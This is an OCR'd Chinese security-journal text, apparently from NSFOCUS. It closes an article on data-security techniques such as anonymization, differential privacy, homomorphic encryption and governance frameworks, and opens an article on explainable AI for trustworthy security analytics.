其中，保留格式加密（Format-Preserving Encryption，FPE）是一种特殊的加密方式，其输出的密文格式仍然与明文相同。比如中国联通手机号 15266661234，通过 FPE 加密可以实现仍然输出的是联通手机号 15173459527。 FPE 加密应用时，需考虑格式及分段约束，这与一般的对称分组加密不同。为了规范 FPE 技术实施，美国 NIST 发布了 FF1 标准算法，可用于保险号、银行卡卡号、社保卡卡号等数字标识符的加密。

3.3 匿名化

安全场景

含个人信息的数据库发布或挖掘（Privacy Preserving Data Publishing，PPDP，或 Privacy Preserving Data Mining，PPDM）。比如医疗患者信息的对外共享或公开，有利于保险行业和疾病研究科学家的分析与研究。一般来说，直接去掉姓名、身份证标识符等信息，剩余公开的数据仍然存在患者隐私泄露风险。例如一个经典案例，美国马萨诸塞州发布了医疗患者信息数据库（DB1），去掉患者的姓名和地址信息，仅保留患者的 {ZIP, Birthday, Sex, Diagnosis,…} 信息。另有另一个可获得的数据库（DB2），是州选民的登记表，包括选民的 {ZIP, Birthday, Sex, Name, Address,…} 详细个人信息。攻击者将这两个数据库的同属性段 { ZIP, Birthday, Sex} 进行链接操作，可以恢复出大部分选民的医疗健康信息，从而导致选民的医疗隐私数据泄露 [19]。




图 14 链接攻击：两个数据库的链接

安全需求

以上场景的需求即是隐私保护的需求，即如何更好地保护隐私属性。通俗地讲，如何使得发布数据库的任意一条记录的隐私属性（疾病记录等）不能对应到某一个“自然人”，无法实现“重识别”，即切断“自然人”身份属性与隐私属性的关联。

关键技术

对于匿名化技术，最早由美国学者 Sweeney 提出，设计了

K 匿名化模型 (K-Anonymity)。即通过对个人信息数据库的匿名化处理，使得除隐私属性外，其他属性组合相同的值至少有 K 个记录。下图展示了一个公司处理薪资敏感信息实现 2- 匿名化的过程。

图 15 2- 匿名化示例：保护薪资隐私信息

除 K 匿名化外，还发展和衍生出了 (α，k)- 匿名 ((α，k)–Anonymity)[20]、L- 多样性 (L-Diversity)[21] 和 T- 接近性 (T-closeness)[22] 模型。在具体应用时，需要根据业务场景（隐私保护程度和数据使用目的）进行选择。

3.4 差分隐私

安全场景

典型的场景是公开统计数据库开放的场景。例如医院提供医疗信息统计数据接口，某一天张三去医院看病，攻击者在张三去之前 (第一次) 查询统计数据接口，显示糖尿病患者的人数是 99 人，去之后攻击者再次查询，显示糖尿病患者是 100 人。那么攻击者推断，张三一定患病。该例子应用到了背景知识和差分攻击。

安全需求

上述场景要求设计一种算法，在可以最大化统计数据库的查询准确性的同时，也能控制隐私泄露的风险。




图 16 攻击场景：应用背景知识和差分攻击获取隐私信息

关键技术

为了实现这个需求，差分隐私技术应运而生。这项技术最早由微软研究者 Dwork 在 2011 年提出 [23]。它通过在查询结果中加入噪声（比如 Laplace 噪声），使得查询结果在一定范围内失真，可以抵抗差分攻击。比如上述场景，第一次查询结果是 99 个，第二次查询结果为 99 个的概率为 p，结果为 100 个的概率为 $1-p$，那么攻击者无法准确地推断张三是否患病。如何平衡差分隐私技术的查询准确率和隐私保护能力是学术界近年来的一个研究热点。一些公司已经开始应用差分隐私技术。比如 iPhone 使用差分隐私技

术保护用户隐私，在可获得统计行为的同时，避免用户隐私的泄露。Google 也进行类似的应用，在 Chrome 浏览器中使用差分隐私技术采集用户行为统计数据。

3.5 同态加密

安全场景

不可信任第三方平台（比如公有云环境）上传的加密数据仍然可以被计算、检索与处理。

安全需求

不可信的第三方平台无法解密和查看数据，但仍然可以执行密文处理操作，比如统计、分析和检索等操作，以在处理中保护数据和隐私的安全。




图 17 同态加密在云平台的应用

关键技术

同态加密是满足上述需求的一项关键技术之一。其加密函数 $Enc(.)$ 具有以下性质，$Enc(A)°Enc(A) = Enc(A * B)$ 该性质称为同态性。通俗地讲，在密文域进行 ° 操作相当于在明文域进行 * 操作。这种性质使得密文域的数据处理、分析或检索等成为可能。如图 17 所示，张三将加密的数据 $Enc(A)$、$Enc(A)$ 存储到不可信的云平台中，李四提交两个密文对应的 * 的任务，那么云计算平台执行密文操作 $Enc(A)°Enc(A)$。从始至终，云平台一直没有接触到相关的明文信息。

3.6 数据溯源

安全场景

据统计，大部分数据泄露事件是由内部人员造成和引起的。可见数据泄露事件发生后，数据溯源和追责十分重要。

安全需求

下发和使用的数据记录嵌入使用者的 ID 信息、时间等信息。这些信息对于数据使用者来说是不可感知的，且几乎不影响数据的使用价值。

关键技术

数据库水印是数据管理和溯源的一项关键技术。通过改变数据库记录属性的值或者插入新的伪造记录实现嵌入水印信息。嵌入水印需要具有鲁棒性，即嵌入水印的数据表需要抵抗攻击者尝试的插入、替换、删除行 / 列等攻击。下图展示了数据库水印追踪溯源的过程。




图 18 通过水印技术追踪数据泄露者

4. 第三部分：实践体系

上节将数据安全一些相关场景和技术列出来进行分析和阐述，但缺乏体系化和系统化的框架。随着企业业务的丰富和扩展，数据越来越多种多样，越来越庞大，相应的数据安全问题也变得越来越复杂。单独使用一两种技术难以应对；此外，数据安全不仅是一个技术问题，还涉及法律法规、标准流程、人员管理等问题。因此，一套科学的数据安全实践体系对于企业来说是十分必要的。近年来，一些安全相关的企业纷纷提出数据安全的实践体系、方法论与解决方案。主要分为两类：一类是“由上而下”的数据安全治理体系；另一类是数据安全能力成熟度模型体系。

4.1 数据安全治理框架体系

数据安全治理 (Data Security Governance，DSG) 最早由 Gartner 在 2017 安全与风险管理峰会上提出。 在 Gartner Summit 2019 进一步完善。Gartner 认为数据安全治理是从决策层到技术层，从管理制度到工具支撑，自上而下贯穿整个组织架构的完整链条。组织内的各个层级之间需要对数据安全治理的目标达成共识，确保采取合理和适当的措施，以最有效的方式保护数字资产。其安全治理框架如下图所示，一共分为 5 步，“由上而下”，从平衡业务需求、风险、合规、威胁到实施安全产品，为保护产品配置策略。




图 19 Gartner 数据安全治理框架 [24]

绿盟数据安全解决方案在 Gartner 治理框架基础上，结合客户的数据安全防护需求，对实际情况进行研究和实践，分析总结出了一套科学完整的数据安全治理方法体系 [25][26]。该体系分为四个基本治理步骤——“知”“识”“控”“察”。

知：分析政策法规，如中国的《中华人民共和国网络安全法》、欧盟的《General Data Protection Regulation》（《GDPR》）等；及时梳理业务及人员对数据的使用规范，定义敏感数据。

识：根据定义好的敏感数据，利用工具对全网进行敏感数据扫

描发现，对发现的数据进行数据定位、数据分类、数据分级。这一步十分重要，直接决定后续治理步骤和数据保护的质量。

控：根据敏感数据的级别，设定数据在全生命周期中的可用范围，利用规范和工具对数据进行细粒度的权限管控。

察：对数据进行监督监察，保障数据在可控范围内正常使用的同时，也对非法的数据行为进行了记录，为事后取证留下了清晰准确的日志信息。如使用审计或行为分析工具 UEBA。对应 Gartner 治理框架的第二步。

图 20 绿盟数据安全解决方案 [24]

4.2 数据安全能力成熟度模型体系

数据安全能力成熟度模型最早由阿里提出，现成为一项国内标准《信息安全技术 数据安全能力成熟度模型》。在征求意见稿中，将模型架构由分成三方面构成（如图 21 所示）[25]：

(1) **数据生命周期安全**：围绕数据生命周期，提炼出大数据环境下，以数据为中心，针对数据生命周期各阶段建立的相关数据安全过程域体系。

(2) **安全能力维度**：明确组织机构在各数据安全领域所需要具备的能力维度，明确为制度流程、人员能力、组织建设和技术工具




图 21 数据安全能力成熟度模型架构 [25]

四个关键能力的维度。

(3) **能力成熟度等级**：基于统一的分级标准，细化组织机构在各数据安全过程域的 5 个级别的能力成熟度分级要求。

以数据生命周期为主线，其数据安全过程域体系，分为数据生

图 22 数据安全过程域体系 [25]

命周期通用的安全和各生命周期阶段下的安全，包含一系列相应的内容、方法和策略，如图 22 所示 [25]。

5. 关于数据安全的几点思考

通过政策法规的研究，场景和技术的梳理，以及实践体系的调研。从市场和技术视角来看，笔者有以下几点观察与思考。抛砖引玉，欢迎各位共同讨论。

(1) **安全合规是未来几年企业数据安全的重要驱动力**：据普华永道调查报告，68% 的美国公司预计将花费 100 万到 1000 万美元投入来满足 GDPR，还有 9% 的企业预计投入将超过 1000 万美元 [26]。国外的《GDPR》、《2018 年加州消费者隐私法》等严厉的处罚，迫使企业尽快部署和实施数据安全相关的措施与产品。国内近几年来数据安全相关的法规和标准体系密集颁布和建立，同样促使国内企业，特别存储和处理大量数据的企业，未雨绸缪，大数据开发与数据安全进行同步建设。

(2) **个人数据与隐私保护是 2C 企业重要梳理的合规方向**：面向消费者的企业，特别是互联网公司，运营商、银行等，掌握大量的个人信息与敏感数据。为了满足法规，需在数据采集、传输、处理、共享和销毁等全生命周期投入精力和成本进行建设和部署。

(3) **平衡数据可用性和安全性是隐私保护的关键方向**：不管使用脱敏、匿名化还是差分隐私技术，最终都需在数据可用性（0-100%）和安全性（0-100%）一对矛盾中，根据业务场景需求寻找合适的平衡点。

(4) **隐私保护处理后的个人信息“重识别”和隐私泄露风险需根据实际场景进行评估**：在实际应用中，对于风险评估，攻击目的、攻击成本以及背景知识的假设在实际中，应该是合理和可能的。

(5) **分类分级是数据安全防护的前提**：特别在混杂的大数据环境，信息多种多样，且包括普通数据，敏感数据，个人信息，分类分级决定了后续数据安全治理的质量。

(6) **数据安全需要学术界和工业界紧密合作**：总体来说，数据安全与隐私保护技术仍然滞后于数据挖掘 / 利用技术。一些隐私保护模型、算法在企业实践、落地面临各种各样的困难与挑战。只有学术界与工业界紧密结合，提出一些重要理论，解决一些关键性问题，才能使得这些算法真正地广泛应用。

(7) **“鱼和熊掌兼得”是最终目标**：在大数据时代，数据的价值在于流动，最终需要实现数据的开发、利用、挖掘、共享和融合；但数据安全和隐私保护问题需要妥当处理。那么大数据时代下，它们两者之间的关系是：

大数据技术 + 数据安全技术 = 让数据在安全流动中发挥最大的价值!

参考资料

1. 绿盟数据安全解决方案信息安全技术，绿盟数据安全技术专刊 ,2019

2. 蔡婧璇，黄如花 . 美国政府数据开放的政策法规保障及对我国的启示 [J]. 图书与情报 , 2017(1).

3. 英国《信息自由法》实施与竞争情报 . http://www.istis.sh.cn/list/list.aspx?id=1367

4. 冉从敬，陈通晓，李楠，等 . 欧盟公共部门信息再利用制度研究 [J]. 图书馆论坛 , 2010 (6): 244-247.

5.GDPR 官网 .

https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=uriserv:OJ.L_.2016.119.01.0001.01.ENG&toc=OJ:L:2016:119:TOC

6. 欧盟《非个人数据自由流动条例》主要内容及分析 . http://www.sohu.com/a/259650011_99943543

7.《非个人数据在欧盟境内自由流动框架条例》全文中文翻译 . https://www.secrss.com/articles/5639

8. 大数据安全标准化白皮书 全国信息安全标准化技术委员会大数据安全标准特别工作组

9.FERPA：家庭教育权和隐私权法案 . https://searchsecurity.techtarget.com.cn/whatis/11-25320/

10.2018 美国加州消费者隐私法案解读 .http://li-yan.blog.caixin.com/archives/183275

11. 中华人民共和国国务院令，中华人民共和国政府信息公开条例，http://www.gov.cn/zhengce/content/2019-04/15/content_5382991.htm

12. 保障人民群众依法获取政府信息：新修订政府信息公开条例解读 . http://www.gd.gov.cn/gdywdt/zwzt/zfxxgktl/

13. 北京市经济和信息化局关于对《北京市公共数据管理办法（征求意见稿）》征求意见的函 . http://www.beijing.gov.cn/zfxxgk/110069/zwdt53/2019-04/26/content_b3f43884b1d9493b9348c086b614ee74.shtml

14.《上海市公共数据开放管理办法》（征求意见稿）. http://www.sheitc.sh.gov.cn/gg/682371.htm

15. 贵州省大数据发展应用促进条例 . http://www.gzrd.gov.cn/dffg/sgdfxfg/23501.shtml

16.“中华人民共和国网络安全法”. http://xxzx.mca.gov.cn/article/wlaqf2017/wjjd/201705/ 20170500891068.shtml.

17. 数据安全管理办法（征求意见稿）. http://www.moj.gov.cn/news/content/2019-05/28/zlk_235861.html

18.Sweeney L. K-anonymity: A model for protecting privacy. International Journal of Uncertainty, Fuzziness and Knowledge-based Systems, 2002,10(5):557-570.

19.Wong R C, Li J, Fu A W, et al. (α, k)-anonymity: An enhanced kanonymity model for privacy-preserving data publishing [C]. The 12thACM SIGKDD International Conference on Knowledge Discovery andData Mining, Philadelphia, PA, USA, August 20-23, 2006.

20.l-diversity:Pri-vacy beyondk-anonymity. Machanavajjhala A,Gehrke J,Kifer D,et al. Proceedings of the 22th International Conference on Data Engineering . 2006

21.Li N H, Li T C, Venkatasubramanian S. t-Closeness-privacy beyond kanonymity and l -diversity [C]. IEEE 23rd International Conference on Data Engineering, Istanbul, Turkey, April 15-20, 2007: 106-115.

22.Dwork C. Differential privacy[J]. Encyclopedia of Cryptography and Security, 2011: 338-340.

23. 绿盟科技公众号：数据为王 安全至上

24. 数据安全能力成熟度模型（征求意见稿）2017-08-17

25.GDPR 的解读 . https://www.aqniu.com/learn/30670.html

XAI与可信任安全智能

绿盟科技 创新中心 张润滋

AI 研究与应用不断取得突破性进展，然而高性能的复杂算法、模型及系统普遍缺乏可解释性，导致在涉及需要做出关键决策判断的国防、金融、医疗、法律、网安等领域中，或任何要求决策合规的应用中，AI 技术及系统难以大范围应用。XAI 技术主要研究如何使得 AI 系统的行为对人类更透明、更易懂、更可信，本文主要讨论了 XAI 的概念、必要性、关键技术，并简要介绍基于 XAI 打造可信任安全智能的思考。

一、AI 为何需要可解释性

1. 什么是 XAI

XAI (eXplainable Artificial Intelligence) 近年来逐渐成为研究热点。KDD、ICML、NIPS 及 IJCAI 等著名国际性会议都有覆盖 XAI 话题的 Workshop。美国国防高级研究计划局（DARPA）2017 年发起的 XAI 项目，该项目从可解释的机器学习系统与模型、人机交互技术及可解释的心理学理论三个方面，全面开展可解释性 AI 系统的研究。工业界，包括微软、谷歌、Oracle、H2O.ai 等诸多科技巨头，都在开展 XAI 技术研发。

从概念上看，XAI 可定义为能够以人类可理解的方式解释其决策结果的人工智能算法及系统。XAI 的核心是 AI 系统行为的可解释性，可以明确的是，可解释是一个与人的感受密切相关的心理学概念，从应用的角度来讲，可解释 AI 系统向使用者提供可以理解的辅助性内容，来提升系统决策过程的透明度，增强人对系统输出的信任。从相关学术论文中统计的词云 [1] 可以看出，“可解释性”内涵对应的英文单词主要包括两个：“Explainable”和“Interpretable”，一般认为 AI 系统的 Interpretable 是 Explainable 的基础，Explainable 更强调对人类理解的支持，在此，我们可以认为两个单词都表示中文语义的“可解释性”。

图 1 XAI 相关词词云

2. 性能与可解释的平衡

如前文所述，“可解释”可以认为是一个心理学概念，与人的感受密切相关。机器向某个人解释某一决定，需要用此人所能理解的方式，提供更丰富的说明性内容。而人容易理解的是压缩的、概念性的、低维度可视的内容。以机器学习模型为例，低维度下的线性分类模型对人类最容易解释，而复杂的模型会降低可解释性；直线、平面、三维可视化是符合人类直觉的、易于理解的，而非线性、

超平面是难以解释的；图像、声音是易于理解的，而转化为机器可读的高维数组、矩阵之后，人类就难以有直观的感受了。下图概念性地展示了不同人工智能模型的性能和可解释性的相对位置。当然，在不同的场景和数据条件下，不同模型的性能和可解释表现差异很大，但总体上我们可以得出以下趋势：模型越复杂（参数、结构等方面），能够刻画的空间越不直观，可解释性越低。天下没有免费的午餐，我们很难苛求机器完全按照人类可理解的方式去工作并输出，同时保持远高于人类的效率。目前来看，AI 系统的性能与可解释性之间存在微妙的平衡制约。因此，我们也可以得出 XAI 技术的目标：在提供模型可解释性的基础上，保持模型及系统的性能（识别性能、处理性能等）。




图 4 AI 模型的预测性能与可解释性

3. 可信任是 AI 应用落地的关键

基于深度学习的 AI 在语音、图像、知识图谱等多个领域大放异彩。AI 算法广泛应用的几个场景中，如语音交互、人脸识别、智能推荐等，我们似乎看不到可解释性技术的应用。这些智能体一方面还处于机器智能的早期感知阶段，另一方面它们所处理的任务都不是“关键性”任务。医生不能仅根据模型的分类置信度进行诊断，金融机构不能仅凭借模型的输出轻易判断违约风险，军方不能仅依赖自动的图像识别执行打击任务，安全公司也不能仅通过模型检测结果完全自动化威胁响应。能够在关键决策领域落地应用的 AI，应该是可信任的 AI。可信任，一方面 AI 系统的性能要足够高，即能够弥补人类在数据处理上的低效性；此外，需要 AI 本身的鲁棒性，能够适应或优化后适应不同的使用环境；AI 自身的安全性也是搭载系统是否值得信任的关键；最后，AI 系统需要以足够透明的方式输出其判断和决策。不可信任的 AI，不能够胜任任何政治、经济、安全攸关的关键性场景，这将大大降低其可用性和适用性。

图 2 缺乏可解释性的机器学习系统 [2]

4. 可解释是建立信任的基础

以基于机器学习的 AI 系统为例，传统的模型性能评估方法，如 accuracy，precision，recall，F1-Score、ROC 曲线、MAE 等，是建模中的关键环节，也是衡量不同模型之间有效性的关键度量。但这些传统指标难以回答 AI 系统落地实践过程中的一个核心问题“我们如何信任模型的预测？”而信任是任何关键性决策的基础，如果没有人类可理解的解释性说明，AI 产出的决策不能够被信任，这将大幅降低这些领域内任务处理的自动化程度。下图是 DARPA 对 XAI 系统的一个示意 [3]，当前阶段，多数高性能、复杂的 AI 系统都不具备可解释性。特别是基于深度神经网络的系统，端到端的学习给语音、图像识别等问题提供了绝佳的解决方案。例如，通过层级的卷积—激活—池化单元构成的 CNN 网络结构，测试集上的准确率可能达到了 99.9%，并且以 93% 的概率预测图片为一只猫。然而该系统却无法解答使用者的关于系统推断过程的多个“为什么”。而这些问题，恰恰是系统获取人类信任的基础。XAI 技术则通过增强系统的透明性、可解释性，让人类更容易理解机器的行为，以及机器做出任何判断背后的逻辑。




图 3 XAI 提供可解释性

举网络安全场景的例子来说，当前许多威胁检测引擎，如 Webshell 检测、SQL 注入检测等，使用基于机器学习或者深度学习的方法，能够取得较高的准确性。这其中部分模型不具备提供可解释的能力，即黑盒模型。无论是用户，还是研究员，只能得到告警而不知道告警为何而来，特别是当模型产出大量告警（误报）时，黑盒机器学习引擎的鲁棒性、可用性大幅降低。这逼迫我们继续依赖安全研究员的规则引擎，耗费大量人力物力。与之相对的，通过可解释的模型和包含解释说明的人机交互接口，AI 系统不仅告诉我们检测结果，还可以回答“why”类问题。XAI 系统不仅告诉我们有威胁，还能提供威胁的“上下文”：比如提供恶意流量中，哪些载荷字节，或者流量的哪些统计特征导致模型触发恶意告警的判断。这些辅助的解释性说明，让用户感受到对系统的掌控，即通过提供系统决策的透明性，用户和系统之间才能够建立信任。

XAI 提供的可解释性，能够从多个方面构建人与机器的信任：

- 向使用者证明结果是稳定的、准确的、道德的、无偏见的、合规的，从而提供决策的支持以及 AI 自身安全性的可视性。
- 向开发者提供模型改进、调试的基础信息。
- 向研究者提供机器洞见，展现被人忽视、难以发现的潜在规律。

XAI 技术不仅仅是技术需求、业务需求，也已经成为法律合规需求。例如，《通用数据保护条例》GDPR 包含了关于数据自动化

处理过程中，须提供决策解释的相关内容；同时，XAI 是国家 AI 战略发展需求，2017 年中国国务院印发的《新一代人工智能发展规划》指出“……高级机器学习理论重点突破自适应学习、自主学习等理论方法，实现具备高可解释性、强泛化能力的人工智能……”

二、XAI 实现概览

XAI 技术没有明确的范畴，根据前文定义，能够提供人类可理解的决策说明的 AI 系统可称为可解释的 AI。在此，我们不将 AI 技术局限在机器学习或深度学习技术。基于图以及语义网络的知识图谱，具备自然的可解释性，在此也划入了 XAI 技术的行列。

1.XAI 技术分类简介

总体而言，XAI 技术研究可覆盖模型可解释性、人机交互应用及可解释性的心理学研究等多个方面，本文重点关注模型可解释性的研究。模型可解释性的研究可根据解释的局部性（具体样本的局部解释还是整个模型的全局解释）、解释性实现的阶段（建模的前、中、后）、模型依赖性（模型相关、模型无关）等不同维度进行划分。以下是根据可解释性实现的阶段对 XAI 技术的一个粗略划分，列举的方法覆盖了可解释性模型实现的主要类型。其中，建模前的可解释性能力主要是针对数据层面的分析技术，可以通过基本的统计数据分析方法及可视化方法，得出关于待分析样本的初步结论，进而支持人类决策，如通过阈值检测异常，通过画像技术观测性质、趋势等等。建模前的数据分析能够避免构建复杂的模型，或者辅助模型的构建。此类方法应用涉及范围广，但几乎不涉及更自动化的 AI 系统。本文重点关注可解释的模型（explainable modelling）和建模后的可解释性（post-modelling explainability）的相关研究，针对每种方法举典型技术来说明具体实现及应用。

图 5 基于可解释性构建阶段的 XAI 技术分类

1.1 可解释的模型

1.1.1 使用内在可解释的机器学习算法

以下表格概括了具备内在可解释性的机器学习算法[4]。这些“朴素”算法及其优化、变种方法，在许多实际场景下有大规模的应用。通过简洁的统计特性和可视化方法，即使最简单的机器学习方法也能够辅助人发现数据的基本规律并完成决策。例如线性回归（Linear regression），模型学习到的参数，能够直观地反映其决策原理：参

与特征值的加权值直接产生结果。KNN 模型虽然非线性也不具备单调性，但其决策结果产生依赖最相似的 K 个实例，而这些实例是可被人理解的。与之相对的，多数复杂模型不具备这种内在可解释性，即输入与输出之间的学习过程高度分线性、不单调，参数之间相互影响，远超过人类可直接理解的范畴。

显而易见的是，这些算法一般情况下难以胜任复杂的数据分析任务，只使用此类算法将限制可用场景。

算法 Algorithm	线性 Linear	单调性 Monotone	特征交互 Interaction	面向任务 Task
Linear regression	Yes	Yes	No	regr(回归)
Logistic regression	No	Yes	No	class(分类)
Decision trees	No	Some	Yes	class，regr
RuleFit	Yes	No	Yes	class，regr
Naive Bayes	No	Yes	No	class
k-nearest neighbors	No	No	No	class，regr

1.1.2 优化的深度模型增强可解释性

针对深度学习可解释性的研究不同于一般的深度神经网络的层次化可视化方法。可视化“忠实”输出网络学习的知识，而可解释性需要考虑学习到的知识是否是人类更容易理解的。举例来说，CNN 模型在图像分析应用中有很大的优势，然而传统的模型往往被看作黑盒模型，为了使模型具备可解释性，CVPR 2017 上研究者提出了 Interpretable CNN[5]。通过添加损失函数，保证每个高层过滤器必须编码一个明显的对象局部（object part），并且该对象局部包含在一个独立的对象类中；同时该过滤器只能被某对象的一个局部激活，从而保证了过滤器与对象局部的对应关系。该方法在保持较高分类性能的基础上，能够在使用与传统 CNN 相同的训练数据的情况下，让高层卷积的过滤器在训练过程中“记住”图像的局部特征，从而能帮助模型使用者理解该 CNN 学习到的内部逻辑。下图展示了 Interpretable CNN 与传统 CNN 所学习到的内在模式的显著不同：Interpretable CNN 记住了更有可解释意义的图片内部结构。




图 6 Interpretable CNN 与传统 CNN 对比

嵌入可解释性的深度学习在推荐系统中也有不少研究。例如微软研究员通过 Attentive Multi-View Learning 对深度网络参数进行优化，以提供层次化的推荐可解释性 [6]。

1.1.3 基于图的可解释性

图结构及算法能够更自然地表达数据的关联关系，是具备可解释性的模型类别。知识图谱可定义为基于语义网络的知识库，通过点、边及其类型的本体化、语义化定义，规范某应用领域内的信息表达和知识结构。大部分 XAI 研究关注可解释的机器学习模型，在 XAI 技术分类中往往不包含图、知识图谱及图算法技术。不过，AI

技术不只通过机器学习、深度学习技术实现，知识图谱及图算法通过对关联世界的自然表达方法，同样具备内在可解释性，也是 AI 的重要组成部分。因此，本文将知识图谱划分到 XAI 可解释的模型类别下。同时，本文重点关注的是知识图谱及图算法在安全场景中的应用，而非知识图谱相关的 NLP 等技术，以展示图的原生可解释性。

本文重点关注网络信息安全场景下的图及图算法。多源安全日志数据构建的多种类型的图结构也可以具备语义结构，因此也可归类为知识图谱。美国的 MITRE 公司研究者提出将任务依赖、网络架构、网络暴露状况以及网络威胁统一组织成多层的知识图谱 [7]，通过自定义的图查询语言 CyQL，能够实现诸如威胁狩猎、任务可视化、时序图分析等任务。




图 7 MITRE CyGraph 本体设计

